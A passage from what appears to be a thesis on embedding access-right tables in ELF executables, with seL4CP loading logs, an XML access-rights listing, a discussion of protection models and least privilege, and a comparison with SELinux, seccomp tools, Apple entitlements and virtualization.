tion
(qemu) char device redirected to /dev/pts/5 (labe
l serial0)
```

```
ttn@ttn:~/Desktop/seL4CP_poc$ sh ./dynamic_progra
ms/load_program.sh ./dynamic_programs/child.elf /
dev/pts/5
Sending ELF file size 40289
Sending ELF file!
Sent ELF file!
ttn@ttn:~/Desktop/seL4CP_poc$ sh ./dynamic_progra
ms/load_program.sh ./dynamic_programs/memory_read
er.elf /dev/pts/5
Sending ELF file size 2315e
Sending ELF file!
Sent ELF file!
ttn@ttn:~/Desktop/seL4CP_poc$ 
```

```
[0] 0:bash*                                          "ttn" 08:56 21-Apr-23
```

Figure 5.5: Output after successfully loading two ELF programs dynamically in an seL4CP system with support for the ELF Access Right Extension.

5.5.3 ELF Patching

As mentioned in the previous subsection, the dynamically created protection domains require specific sets of access rights to work. Thus, the ELF files `child.elf` and `memory_reader.elf` have been patched with access right tables, utilising the support for the ELF Access Right Extension in the modified seL4CP implementation. The implemented `set_up_access_rights.py` utility, described in Section 5.4.2, has been used for this purpose. Recall that this utility program allows an ELF file to be patched based on an XML system description and an XML file describing the required access rights. The XML file describing the required access rights for `child.elf` can be seen in Listing 5. Note that the memory regions are referenced by name in this XML file and not by the `memory_region_page_cap_index` property of the `MemoryRegionAccessRight`. This highlights that the implemented utility for patching ELF files makes it easy to patch ELF files with access right tables by hiding as many implementation details as possible.


In this context, it should be noted that the global names for e.g. memory regions and protection domains are only used when configuring an seL4CP system. Thus, each protection domain can only identify the objects in the system that it has explicit capabilities for, and it is, therefore, not able to see these global names.

```xml
<?xml version="1.0" encoding="UTF-8"?>
<access_rights loader_pd="root_domain">
    <scheduling priority="1" mcp="1" budget="1000"
                period="1000" />

    <channel target_pd="pong" target_pd_channel_id="1"
             own_pd_channel_id="1" />

    <memory_region name="test_region" vaddr="0x5000000"
                   perms="r" cached="true" />

    <protection_domain_control />

    <!-- UART-related configuration -->
    <memory_region name="UART" vaddr="0x2000000"
                   perms="rw" cached="false" />
    <irq irq="33" channel_id="4"/>
</access_rights>
```

Listing 5: An XML description of the required access rights for the `child.elf` program.

An XML file with the required access rights of `memory_reader.elf`, using the same format as in Listing 5, has been used to patch `memory_reader.elf` with an access right table. However, in this case, the system XML description from Listing 4 has been updated manually to take the `child` protection domain into account. A small utility tool that automatically creates such an updated system description can easily be implemented in the future. The details of the XML files used to patch `memory_reader.elf` with an access right table can be found at [70].

To show that the implemented ELF loader respects the access rights in the access right tables of the ELF files for `child.elf` and `memory_reader.elf` programs, a wide variety of changes can be made to the XML files used to patch these ELF files. For instance, if the `channel` access right is removed from the XML file with required access rights in Listing 5, the `child.elf` program is no longer able to notify the `pong` protection domain, leading to an error when trying to dynamically execute `child.elf`. The output of this can be seen in Figure 5.6. Similarly, if the `child` protection domain is not given access to the memory region `test_region` by removing the corresponding access right in Listing 5, `child` is not able to provide access to this memory region for `memory_reader`. Thus, in this case, an error occurs when trying


ttn@ttn: ~/Desktop/log4shell-poc
ttn@ttn: ~/Desktop/log4shell-poc
ttn@ttn: ~/Desktop/seL4CP_poc

```
ttn@ttn:~/Desktop/seL4CP_poc$ cat /dev/pts/5
root: successfully started the program in a new child PD
child: initialized!
child: sending ping!
<<seL4(CPU 0) [decodeInvocation/637 T0xffffff80402ba400
"child of: 'rootserver'" @2008fc]: Attempted to invoke a
 null cap #11.>>
```

```
ttn@ttn:~/Desktop/seL4CP_poc$ make run
qemu-system-aarch64 -machine virt -cpu cortex-a53
 -serial pty -device loader,file=build/loader.img
,addr=0x70000000,cpu-num=0 -m size=1G -nographic
QEMU 6.2.0 monitor - type 'help' for more informa
tion
(qemu) char device redirected to /dev/pts/5 (labe
l serial0)
```

```
ttn@ttn:~/Desktop/seL4CP_poc$ sh ./dynamic_progra
ms/load_program.sh ./dynamic_programs/child_witho
ut_channel.elf /dev/pts/5
Sending ELF file size 40285
Sending ELF file!
Sent ELF file!
ttn@ttn:~/Desktop/seL4CP_poc$
```

```
[0] 0:bash*                                              "ttn" 08:58 21-Apr-23
```

Figure 5.6: Output after dynamically loading the `child.c` program with a missing channel access right.

to dynamically execute `memory_reader.elf`.

Many other changes can be made to the XML files describing the required access rights for `child.elf` and `memory_reader.elf`. The key point is that if one of the dynamically loaded programs tries to perform an action that is restricted by an seL4CP access right, an error occurs unless the dynamically loaded program has explicitly requested the corresponding access right. Consequently, if an attacker manages to mount an arbitrary code execution attack in a protection domain by e.g. exploiting a zero-day vulnerability, the attacker is only able to perform the actions that the protection domain has access rights for. Thus, the ELF Access Right Extension makes it possible to dynamically execute ELF programs in the seL4CP, providing a mechanism for configuring the protection domains for dynamically loaded ELF programs to adhere to the principle of least privilege.

Chapter 6

Discussion

In the previous two chapters, it was shown how support for the ELF Access Right Extension can be added to two different operating systems, namely Linux-based operating systems and the seL4CP operating system, highlighting that the ELF Access Right Extension can provide value in significantly different operating systems. In both cases, protection models were defined, and enforcement mechanisms were discussed.

In this chapter, the definition, enforcement, and implementation of protection models will be discussed in a broader context based on these examples. In particular, the importance of supporting as expressive a protection model as possible and minimizing the trusted computing base will be highlighted. Lastly, some limitations of the ELF Access Right Extension will be discussed.

6.1 Protection Model Definition

As discussed in Chapter 2, the protection model defined for an operating system can be arbitrarily abstract and complex as long as the operating system can provide complete protection model enforcement. However, the expressiveness and level of abstraction of a protection model dictate the enforceable security policies, impact the value of adhering to the principle of least privilege, and influence the difficulty of determining the set of required access rights for programs. Based on the protection models defined in Chapter 4 and Chapter 5 for Linux and the seL4CP, respectively, each of these points will now be discussed in more detail.

6.1.1 Security Policies

Recall from Section 2.4 that a security policy consists of a set of security goals that restrict the allowed access rights in the protection state. Since a protection model defines the valid access rights in the protection state, the expressiveness of a protection model therefore dictates the enforceable security policies.

In Chapter 4, it was shown how even a simple protection model based on system calls for the Linux kernel has the potential to mitigate the negative consequences of zero-day vulnerabilities by adhering to the principle of least privilege. However, since the defined protection model for the Linux kernel only makes it possible to either allow or disallow a process to make a specific system call, it is e.g. not possible to enforce a security policy where a process should be able to read a specific file without being able to read a different file. In contrast, a more expressive protection model was defined for the seL4CP in Chapter 5. For instance, the seL4CP protection model makes it possible to enforce a security policy where a protection domain can read a specific shared memory region without being able to read a different shared memory region. Furthermore, the inclusion of a `scheduling` object type in the seL4CP protection model makes it possible to enforce availability security goals such as the goal that a specific protection domain can use at most 50% of the CPU time, aiming at avoiding denial of service attacks. Such an availability security goal can not be enforced with the protection model defined for the Linux kernel.

Note that a process might be able to modify the access right table of an ELF program. Whether this should be allowed is a matter of policy. Thus, the protection model of an operating system should be expressive enough to provide fine-grained control of which processes that can change the access right tables of specific ELF programs. For instance, this is not possible with the very simple protection model defined for Linux in Chapter 4, where a process can potentially change the access right table of a program if the process is allowed to invoke the commonly required `write` system call. However, note that even if a process is allowed to modify the access right table of an ELF program, the process can not use this ability to execute a program with more access rights than it itself has. This is the case since the process that executes an ELF program with an accces right table must be able to provide all the required access rights.

Based on the considerations above, the protection model of an operating system should ideally be as expressive as possible to allow a wide range of security policies to be enforced.

6.1.2 Principle of Least Privilege

In addition to allowing a broad range of security policies to be expressed, an expressive protection model can also increase the value of adhering to the principle of least privilege. Recall that the goal of adhering to the principle of least privilege is to limit the negative consequences of program vulnerabilities such as arbitrary code execution vulnerabilities. However, even though a program is executed in a protection domain with a minimum set of access rights, an attacker might still be able to do a lot of damage to the system if a protection model with limited expressiveness is used. For instance, consider a Linux program that requires the `execve` system call to be invokable because it needs to be able to execute a specific program. Furthermore, assume that the simple protection model based on system calls from Chapter 4 is used. If an attacker is able to exploit an arbitrary code execution vulnerability in this program, the attacker can potentially use the `execve` system call to execute programs that the vulnerable program would never otherwise execute. Thus, the access rights required by the program enable the program to do more than it requires. This highlights that the value of adhering to the principle of least privilege can be limited for a protection model with limited expressiveness. However, note that a protection model with limited expressiveness still has the potential to bring practical value, as shown in the Log4Shell proof of concept in Section 4.4.

In contrast to the protection model defined for the Linux kernel, the protection model defined for the seL4CP in Chapter 5 is much more expressive. Thus, there is a closer correspondence between what a program needs to be able to do and what the program is actually allowed to do with the corresponding minimum set of required access rights. Consequently, the risk that an attacker is able to exploit an arbitrary code execution vulnerability to perform an action that the vulnerable program never performs itself is much more limited when adhering to the principle of least privilege with an expressive protection model.

It should be noted that the ELF Access Right Extension only addresses the initialization of the protection domains that programs are executed in. Thus, a process might be able to dynamically change the set of access rights in its protection domain, depending on the protection state operations that the process is allowed to perform. Note that with a strong threat model where an attacker can execute arbitrary code in a user process, an attacker is able to obtain the same access rights that the process can obtain by invoking the allowed protection state operations. Consequently, to adhere to the principle of least privilege, a process should never be able to obtain an access right that it does not require. This highlights the importance of carefully assigning access rights for protection state operations to protection domains, ensuring that privilege escalation can not lead to a violation of the security goals. Therefore, as mentioned in Section 2.4, an operating system should ideally ensure that the safety problem is decidable in reasonable time, making it possible to systematically evaluate if a system adheres to a specified security policy.

6.1.3 Determining Required Access Rights

As discussed in the two previous subsections, the protection model defined for an operating system should ideally be as expressive as possible. However, to be able to adhere to the principle of least privilege, it must also be possible to determine the minimum set of required access rights for a specific program. This minimum set of required access rights can be determined in multiple ways:

- **Manual Inspection:** The source code of the program can be manually inspected to determine the set of required access rights. Note that this approach was used in the proof of concept for adding support for the ELF Access Right Extension in the seL4CP in Chapter 5.
- **Static Analysis:** The source code of the program can be analysed automatically with another program. In some cases, this approach can lead to an over-approximation of the required access rights since access rights required by execution paths that are never taken in practice might be included. This is ultimately a consequence of the undecidability of the halting problem [52].
- **Dynamic Analysis:** The program can be analysed while running it. Note that this approach was used in the Log4Shell proof of concept for the Linux kernel in Chapter 4, where the invoked system calls were traced, utilising the backward compatibility of the ELF Access Right Extension. With this approach, it can be difficult to ensure that all possible execution paths are analysed, which can lead to run-time errors due to missing access rights.

Ideally, it should be easy to determine the set of required access rights for a program by manually inspecting the source code. If this is possible, it can be seen as an indication that the protection model has been defined at an appropriate level of abstraction. For instance, since the abstractions defined by the seL4CP are in close correspondence with the object types in the defined protection model, it is easy to manually determine the set of required access rights for a program. In contrast, it can be difficult to determine the set of required access rights for a program written for a Linux-based operating system with the protection model based on system calls. This is the case since multiple layers of abstraction, such as the C standard library, have been defined on top of the system call layer, making it difficult to determine the set of required system calls by inspecting the source code of a program.

If it is not possible to determine the required access rights by manually inspecting the source code of the program, care should be taken to avoid over-approximating the set of required access rights. This is the case since an over-approximation is a violation of the principle of least privilege. Thus, dynamic analysis should be preferred over static analysis if precise results can not be guaranteed with static analysis. However, since it can be difficult to analyse all possible execution paths of a program, which is required for dynamic analysis, static analysis can in some cases be a more practical choice. For instance, static analysis might be the only feasible option for analysing the required system calls for complex Linux programs. Even though this most likely does not lead to a minimum set of required system calls, it might still provide practical value compared to not restricting the access rights in the protection domain at all.

6.2 Protection Model Enforcement

In the previous section, it was argued that the protection model of an operating system should ideally be as expressive as possible. However, the protection model of an operating system does not provide any value unless the operating system can enforce the protection model. In particular, as discussed in Section 2.2, an operating system should guarantee complete protection model enforcement.

Recall that the trusted computing base plays a central role in protection model enforcement. In particular, all parts of the trusted computing base are assumed to be bug-free and work as intended. Furthermore, recall that the trusted computing base generally consists of all parts of an operating system that execute in kernel mode since these parts can circumvent all access control mechanisms. Thus, the trusted computing base for any Linux-based operating system is large and complex since the Linux kernel consists of millions of lines of code [88]. Furthermore, the Linux kernel allows kernel modules to be loaded dynamically at run-time, leading to a potentially unbounded trusted computing base [24]. Consequently, it is infeasible to formally verify that the Linux kernel is bug-free, and many critical vulnerabilities have been found throughout the years, leading to violations of the protection state [20]. Similar issues exist for other mainstream operating systems such as Windows and MacOS [21, 22, 23], which also have very large trusted computing bases due to their monolithic kernel designs [13]. Thus, high-assurance, formally verified protection model enforcement is not feasible in today's mainstream operating systems due to the core designs with large trusted computing bases [13].

Based on the considerations above, new operating systems must be designed to be able to provide formally verified protection model enforcement, allowing security policies to be enforced with higher assurance than what is possible in current mainstream operating systems. A possible approach is to base new operating systems on microkernels, where the code that runs in kernel mode is kept as small and simple as possible [13]. This is done by only providing the most crucial functionality such as interprocess communication, scheduling, and memory management in the kernel, while handling other common operating system components such as file systems and device drivers in user space. As demonstrated by the seL4 microkernel, this makes it feasible to provide formally verified protection model enforcement in the microkernel [27]. However, a general-purpose operating system with formally verified protection model enforcement is yet to be developed, although it is actively being pursued by the research team behind the seL4 microkernel [76]. Note that microkernel-based operating systems might be less performant than monolithic operating systems due to the increased number of context switches between user mode and kernel mode [80]. However, the interprocess communication facilities of the seL4 microkernel have been demonstrated to be fast [57], providing positive indications that performant and secure microkernel-based, general-purpose operating systems can possibly be developed in the future.

As shown in Chapter 4 and Chapter 5, support for the designed ELF Access Right Extension can be added to both monolithic operating systems such as Linux-based operating systems as well as to microkernel-based operating systems such as the seL4CP. Thus, even though formally verified protection model enforcement can not be guaranteed in the Linux kernel, support for the ELF Access Right Extension can still provide practical value to existing Linux-based operating systems by potentially mitigating the negative consequences of zero-day vulnerabilities. This was for instance illustrated with the Log4Shell proof of concept in Section 4.4. Additionally, the ELF Access Right Extension has the potential to be used as a component in the design of new microkernel-based, general-purpose operating systems, which aim at providing formally verified protection model enforcement. This was demonstrated in Chapter 5, where the ELF Access Right Extension was used to add the ability to dynamically execute ELF programs in the seL4CP, which can be seen as a step towards a general-purpose operating system based on the seL4 microkernel. These applications of the ELF Access Right Extension in significantly different operating systems highlight the value of the generic access right format defined in the ELF Access Right Extension.

6.3 Protection Model Implementation

In the previous section, it was argued that new operating systems must be designed with small and simple trusted computing bases to provide formally verified enforcement of expressive protection models. Furthermore, it was highlighted that the ELF Access Right Extension can both bring practical value in existing operating systems and be used as a component in new operating systems with stronger protection model enforcement. In this section, protection model implementation will be discussed. In particular, the influence of the protection model implementation on the principle of least privilege and covert channels will be discussed.

6.3.1 Principle of Least Privilege

Recall that the seL4CP is a capability-based system. As mentioned in Section 2.3, this means that a protection domain can only identify the objects it has capabilities for. Therefore, if an attacker is able to mount an arbitrary code execution attack in an seL4CP system, the attacker does not learn anything about the existence of any objects that the vulnerable protection domain does not have access to. In contrast, an attacker can potentially learn about the existence of inaccessible objects in a system based on access control lists, such as Linux. For instance, an attacker might learn that a file with a specific name exists, even though the vulnerable process does not have access to do anything with this file.

Thus, a capability-based protection model implementation adheres to the principle of least privilege by default, which is usually not the case for protection model implementations based on access control lists. This highlights that a capability-based protection model implementation has the potential to limit the negative consequences of zero-day vulnerabilities compared to an implementation based on access control lists.

6.3.2 Covert Channels

An operating system usually provides some mechanisms for interprocess communication. For instance, processes in an seL4CP system can communicate using the implemented channel and memory region abstractions. However, *covert channels* might exist, which can allow information to flow between processes via communication channels not intended for communication by the operating system [50]. Such covert channels have e.g. been exploited in the Meltdown and Spectre attacks [46]. Thus, a covert channel can lead to a violation of the protection state by circumventing the implemented access control mechanisms.

By definition, interprocess communication via covert channels is outside the scope of access control in operating systems. However, the protection model implementation of an operating system can aim at limiting the set of possible covert channels. For instance, an operating system should ensure that registers are flushed when context switching between processes. Furthermore, an operating system can try to ensure that a process can not learn anything about another process from the response time of memory operations that go through shared memory caches. The seL4 microkernel has a formal proof that no storage location touched by the kernel can be used as a storage side channel [44]. However, this does not mean that external covert storage channels, such as external databases, do not exist. Furthermore, mechanisms for time protection have been proposed and evaluated for the seL4 microkernel, making it possible to avoid some timing side channels such as shared memory caches. However, extended hardware support is required to further limit the timing side channels, and out-of-band covert channels based on e.g. acoustic, vibrational, and light channels have not been considered [30].

Thus, it is currently not feasible to completely avoid covert channels when implementing the protection model of an operating system. However, different operating systems can provide protection model implementations that avoid some covert channels. Since the ELF Access Right Extension does not make any assumptions about the protection model implementation of an operating system, it can be used in all these operating systems. Furthermore, operating systems can provide better protection model implementations in the future without having to re-implement the support for the ELF Access Right Extension.

6.4 Limitations

As demonstrated in this thesis, the designed ELF Access Right Extension can be used to ensure that ELF programs are started in well-defined protection domains, providing a new mechanism for adhering to the principle of least privilege. However, a few limitations of the ELF Access Right Extension related to interpreted programs and the scope of the extension should be mentioned. These limitations will now be discussed individually.

6.4.1 Interpreted Programs

In the Log4Shell proof of concept in Section 4.4, the ELF Access Right Extension was used to start a Java program in a protection domain with a limited set of access rights. However, since Java is an interpreted language, Java programs are not compiled into ELF files. Instead, the Java interpreter is an executable ELF file used to execute Java programs. Consequently, the Java interpreter was patched with an access right table in the proof of concept, which implies that all Java programs executed with this interpreter will be started in a protection domain with the same set of access rights. Since two different Java programs most likely have different minimum sets of required access rights, this can lead to a violation of the principle of least privilege.

The situation described above highlights a general limitation of the ELF Access Right Extension related to interpreted programs. In particular, the main idea behind interpreted languages is that programs are compiled to an intermediate format, which does not target a specific operating system. This ensures that only an interpreter must be implemented for each operating system, which is usually a simpler task than implementing a full compiler. However, since different operating systems can have different protection models, the access rights required by a program must be determined individually for each operating system. Therefore, the fact that the ELF Access Right Extension can not be used to patch an interpreted program stored in an intermediate format can be seen as a natural consequence of such an interpreted program not targeting a specific operating system. This limitation can be addressed in multiple ways to ensure that interpreted programs can also be started in well-defined protection domains.

One option is to use an approach similar to the one used in the Log4Shell proof of concept in Section 4.4, where the interpreter was patched with an access right table. However, instead of having a single interpreter ELF executable stored in the system, a copy of the interpreter can be created with an appropriate access right table for each interpreted program. This approach has the main disadvantage that it requires interpreters to be duplicated, leading to increased memory overhead. However, this limitation can potentially be addressed by designing interpreters to predominantly rely on dynamically linked shared libraries, limiting the amount of duplication.

Alternatively, an operating system can support reading the required access rights from a separate file when executing an ELF program. In particular, note that the access right table format defined in the ELF Access Right Extension is fully self-contained since it defines a set of required access rights without referencing anything outside the access right table. Thus, the access right table does not necessarily have to be stored in an ELF file, and it can, therefore, also be stored in a separate file. By storing the access right table for an interpreted program in a separate file, the same interpreter can be used to execute all interpreted programs, leading to a smaller memory overhead than the approach where interpreters are duplicated. Furthermore, compared to executing extended ELF files with embedded access right tables, only the source of the access right table is different when executing interpreted programs with separate access right table files. Thus, the majority of the implemented ELF loader logic for starting programs in protection domains defined by a given access right table can most likely be reused. Note that this approach does not require any special-case handling for each specific interpreted language. Consequently, it makes it possible to start a program written in any interpreted language in a well-defined protection domain.

The main disadvantage of storing the access right table in a separate file is that it increases the risk of executing a program with the wrong access right table. However, the protection model defined for an operating system should ideally be expressive enough to allow the enforcement of security policies that guarantee that a program is always executed with the correct access right table file. Note that this is not possible with the simple protection model based on system calls for the Linux kernel from Chapter 4. However, a more expressive version of this protection model, where system call arguments are also taken into account, could potentially be used to enforce such security policies.

Thus, even though the ELF Access Right Extension does not directly support starting interpreted programs in well-defined protection domains, the access right table format defined by the ELF Access Right Extension and large parts of the implemented support for loading ELF files with embedded access right tables can be reused to allow interpreted programs to be started in well-defined protection domains.

6.4.2 Scope

The ELF Access Right Extension only defines how access right tables can be embedded in ELF files and not in other executable file formats. Thus, the ELF Access Right Extension is only directly useful for operating systems that support executing ELF programs. This is mainly UNIX-based operating systems [43], although some non-UNIX operating systems also support executing ELF programs [32, 35]. However, as noted in the previous subsection, the access right table format defined in the ELF Access Right Extension is self-contained and does not depend on any ELF-specific details. Consequently, support for storing access right tables in other executable file formats can be added in the future. The idea of embedding access right tables in program executables can, therefore, also be utilised in operating systems that do not support executing ELF programs. Furthermore, this can serve as a basis for an increased focus on formally defining a protection model when designing an operating system, aiding in making access control a key focus for operating systems.

Chapter 7

Related Work

The ELF Access Right Extension proposed in this thesis primarily addresses the issue of associating programs with their required access rights. In particular, the ELF Access Right Extension makes it possible to start programs in well-defined protection domains and adhere to the principle of least privilege by allowing the required access rights to be embedded in ELF programs. However, other approaches to starting programs in restricted protection domains exist.

The main purpose of this chapter is to present some of the existing alternative approaches to starting programs in restricted protection domains. These approaches will be compared to the approach taken with the ELF Access Right Extension, highlighting the advantages and disadvantages of the different approaches.

7.1 Linux System Call Filtering

Multiple tools exist for restricting the system calls that an ELF program is allowed to invoke when executing in a Linux system. Two of these tools are the *sysfilter* tool [26] and the *Cloudflare sandbox* tool [47].

The sysfilter tool consists of two parts, namely an extraction tool and an enforcement tool. The extraction tool performs static analysis on a targeted ELF file to determine the set of required system calls. Note that this can lead to an over-approximation of the set of required system calls, as discussed in Section 6.1.3. The enforcement tool can then be used to install a filter that only allows the found system calls, using seccomp-BPF. In particular, a shared ELF library is created that installs the filter. Then, this library is added as a dynamic dependency to the targeted ELF file. Consequently, the created filter is installed by the dynamic linker when executing the targeted

ELF program [26].

The Cloudflare sandbox tool uses a similar approach to system call filtering for dynamically linked programs. However, the Cloudflare sandbox tool also supports installing seccomp-BPF filters for statically linked ELF programs. This functionality is implemented using the `ptrace` mechanism of the Linux kernel [34], and it requires the process that executes a statically linked ELF program to have a large set of access rights. Consequently, seccomp-BPF filters can not be installed with the Cloudflare sandbox tool for statically linked ELF programs by all processes [47].

Observe that both the sysfilter tool and the Cloudflare sandbox tool only provide limited support for system call filtering of ELF programs. In contrast, the ELF Access Right Extension can be used to support system call filtering for all ELF programs, as demonstrated in Chapter 4. The main advantage of the sysfilter tool and the Cloudflare sandbox tool compared to the ELF Access Right Extension is that the two tools do not require a modified Linux kernel. However, as shown in Chapter 4, the backward compatibility of the ELF Access Right Extension can be utilised to ensure that support for the ELF Access Right Extension can be added to the Linux kernel without breaking existing systems. Lastly, note that the generic access right format used in the ELF Access Right Extension makes it possible to support more expressive protection models than a simple protection model based on system calls.

7.2 SELinux

SELinux (Security-Enhanced Linux) is an access control mechanism supported by the Linux kernel through Linux Security Modules, used by e.g. Android [4] and Red Hat Enterprise Linux [73]. In a Linux system with SELinux enabled, access control is primarily handled by means of *labels*. In particular, each object, which can e.g. be a file, a directory, a process, or a network port, is assigned a label. Labels for files are stored as extended attributes on the files, and the labels for objects of other object types are managed by the kernel. The allowed interactions between labels are controlled with a security policy, which is a set of security rules stored in the kernel. For instance, a security rule can allow a label L_1 to read a label L_2. Thus, if a process P has the label L_1, and a file F has the label L_2, the process P is allowed to read the file F. Furthermore, a security rule can be a transition rule. A transition rule can specify that when a process with the label L_1 executes a program whose executable file has the label L_2, the program must be started in a new process with the label L_3 [55].

Note that the label of a process indirectly determines the access rights of the process since the security policy contains rules for the actions that different labels are allowed to perform. Thus, SELinux does not store all required access rights of a program with the program executable but instead only stores a label in the program executable, using extended attributes. This can be seen in contrast to the approach taken with the ELF Access Right Extension, where all required access rights are stored with the program executable by embedding the required access rights in the executable file.

In Linux, extended attributes are key-value pairs that allow additional metadata to be associated with a file. These extended attributes are read and modified with separate system calls and, thus, not with the standard `read` and `write` system calls used for reading and writing files [33]. Thus, a main advantage of storing SELinux labels as extended file attributes is that it e.g. makes it easy to specify a security policy where a process is allowed to write to a file without being allowed to modify the SELinux label of the file. Furthermore, extended attributes can usually be used on all file types, and they are therefore not limited to ELF programs, which is the case for the approach taken with the ELF Access Right Extension. However, extended file attributes are not supported by all file systems, are often limited to a maximum size, and are not necessarily included when copying and transferring files [33]. This is the main reason for not using extended file attributes to store the required access rights of a program in the ELF Access Right Extension. In particular, since all required access rights and not just a label are stored in an executable ELF file, the size limit on extended attributes can be an issue when using this approach. Furthermore, by not relying on extended attributes, a file system with support for extended attributes is not required to be able to use the ELF Access Right Extension. This e.g. makes it more feasible to use the ELF Access Right Extension with microkernels, which typically do not contain native support for file systems.

Lastly, it should be noted that since SELinux is an access control mechanism supported by the Linux kernel, the trusted computing base of the protection model enforcement is very large and potentially unbounded, as discussed in Section 6.2. Thus, it is not feasible to formally verify the protection model enforcement of a Linux system with SELinux enabled.

7.3 Apple Sandboxing

Apple has a range of proprietary operating systems, including macOS for laptops and desktops as well as iOS for mobiles [42, Chapter 2]. In newer versions of Apple's operating systems, programs can be sandboxed by means of *entitlements*, ensuring that programs are started in protection domains with restricted access rights. An entitlement is a key-value pair that specifies an access right. For instance, an entitlement can specify that a program should be allowed to open outgoing network connections, or that a program should have access to the camera [8]. An Apple program is called an application, and it is usually packaged in a bundle, which contains a binary executable file and related files and data [5]. The entitlements required by a program are embedded in the binary executable file of the program, similar to the approach taken with the ELF Access Right Extension [8]. For both macOS and iOS, the binary object file format used for binary executables is Mach-O, which is an object file format similar to ELF [9].

Note that the entitlement-based approach used by Apple is very similar to the approach taken with the ELF Access Right Extension. The main difference is that entitlements are embedded in Mach-O files, whereas the ELF Access Right Extension allows access rights to be embedded in ELF files. Furthermore, recall that the ELF Access Right Extension has been designed with a generic access right format to allow it to be used by many different operating systems. This is not a goal with Apple's entitlement-based approach since Apple primarily targets its own operating systems.

It should be noted that some of the entitlements supported by Apple require explicit user consent. For instance, to use the camera, an application must both have the appropriate camera entitlement, and the user must explicitly grant permission for the application to use the camera [6]. Thus, the camera entitlement represents an access right that allows an application to ask the user for permission to use the camera. Note that this type of access right can also be represented with the ELF Access Right Extension due to the generic access right format. This highlights the value of allowing operating systems to define arbitrarily abstract protection models, making it possible to accommodate a wide range of approaches to access control.

Apple requires all applications to be code signed by developers to ensure that applications can not be maliciously modified [7]. Since the entitlements of a program are embedded in the binary executable, code signing also ensures that the entitlements can not be maliciously modified. Note that this code signing approach can also be used with the ELF Access Right Extension to ensure that the required access rights of a program can not be maliciously modified.

Lastly, it should be noted that Apple's operating systems do not provide formally verified protection model enforcement. This is primarily due to very large trusted computing bases, and multiple issues leading to a violation of the protection state have been found throughout the years [21].

7.4 Virtualization

Unless otherwise explicitly stated, the information in this section is based on [78, Chapter 17].

Virtualization refers to the process of creating an abstraction over hardware or software resources. Thus, virtualization can be used at many different levels of abstraction to restrict what programs are allowed to do. In this section, three different types of virtualization at different levels of abstraction will be discussed, namely hypervisors, containerization, and programming environment virtualization.

7.4.1 Hypervisors

Virtualization can be used to run multiple operating systems on the same system by creating an abstraction over the hardware resources of the system. This is usually done with a hypervisor that runs guest operating systems in virtual machines. The hypervisor ensures that the guest operating systems are provided with execution environments indistinguishable from the execution environments available when running directly on hardware. Hypervisors can be implemented in both hardware, as specialized operating systems, and as regular programs, leading to different trade-offs between flexibility and efficiency. Examples of these different types of hypervisors are IBM LPAR, Citrix Hypervisor, and Oracle VirtualBox, respectively.

A program can be started in a restricted protection domain by starting it in a separate virtual machine. This ensures that programs are isolated from each other, but it makes it difficult to allow processes for different programs to interact. Furthermore, with this approach an entire operating system is started for each program, leading to a large overhead associated with starting programs. Note that the enforcement of the isolation of different virtual machines relies on the hypervisors, which are usually large and complex. Thus, formal verification of the isolation mechanism is usually not feasible due to the large trusted computing base, and, in the worst case, program vulnerabilities can lead to virtual machine escapes [60, 61, 64].

Compared to executing programs in separate virtual machines, the ELF Access Right Extension provides a much more lightweight mechanism for starting programs in restricted protection domains. Furthermore, the ELF Access Right Extension makes it easier to allow different programs to interact by allowing different levels of process isolation to be specified through access rights. However, the ELF Access Right Extension only allows ELF programs to be executed on the host operating system, whereas hypervisors can be used to execute all types of programs in different operating systems.

7.4.2 Containerization

Another example of virtualization is containerization. With containerization, operating system resources are virtualized with the aim of executing programs in restricted protection domains. Thus, containerization can be seen as a lightweight alternative to virtual machines managed by hypervisors since programs can be packaged in containers and run in restricted protection domains without having to run an entire operating system. Consequently, running and managing containers is typically much faster than running and managing virtual machines.

An example of a container orchestration tool is Docker, which relies on features provided by the Linux kernel to isolate containers from each other. In Docker, containers are fully isolated from each other and can only communicate through networking or shared files. This limits the efficiency and degree of interaction between processes that can be achieved with containerization using Docker. In contrast, depending on the protection model of the operating system, the ELF Access Right Extension can be used to set up more fine-grained and efficient communication between processes. An example of this was shown for the seL4CP in Chapter 5, where protection domains can be allowed to communicate directly over natively supported seL4CP channels.

Lastly, note that the entire Linux kernel is part of the trusted computing base for the container isolation enforcement in Docker. Thus, it is infeasible to provide formally verified isolation, and multiple vulnerabilities leading to container escapes have been found throughout the years [62, 63, 71]. Despite the large trusted computing base, note that containerization can still provide practical value by making it more difficult for attackers to gain full control of a system. However, as discussed in Section 6.2, an operating system should ideally provide a protection model with a formally verified enforcement mechanism that makes it possible to natively isolate processes from each other.

7.4.3 Programming Environment Virtualization

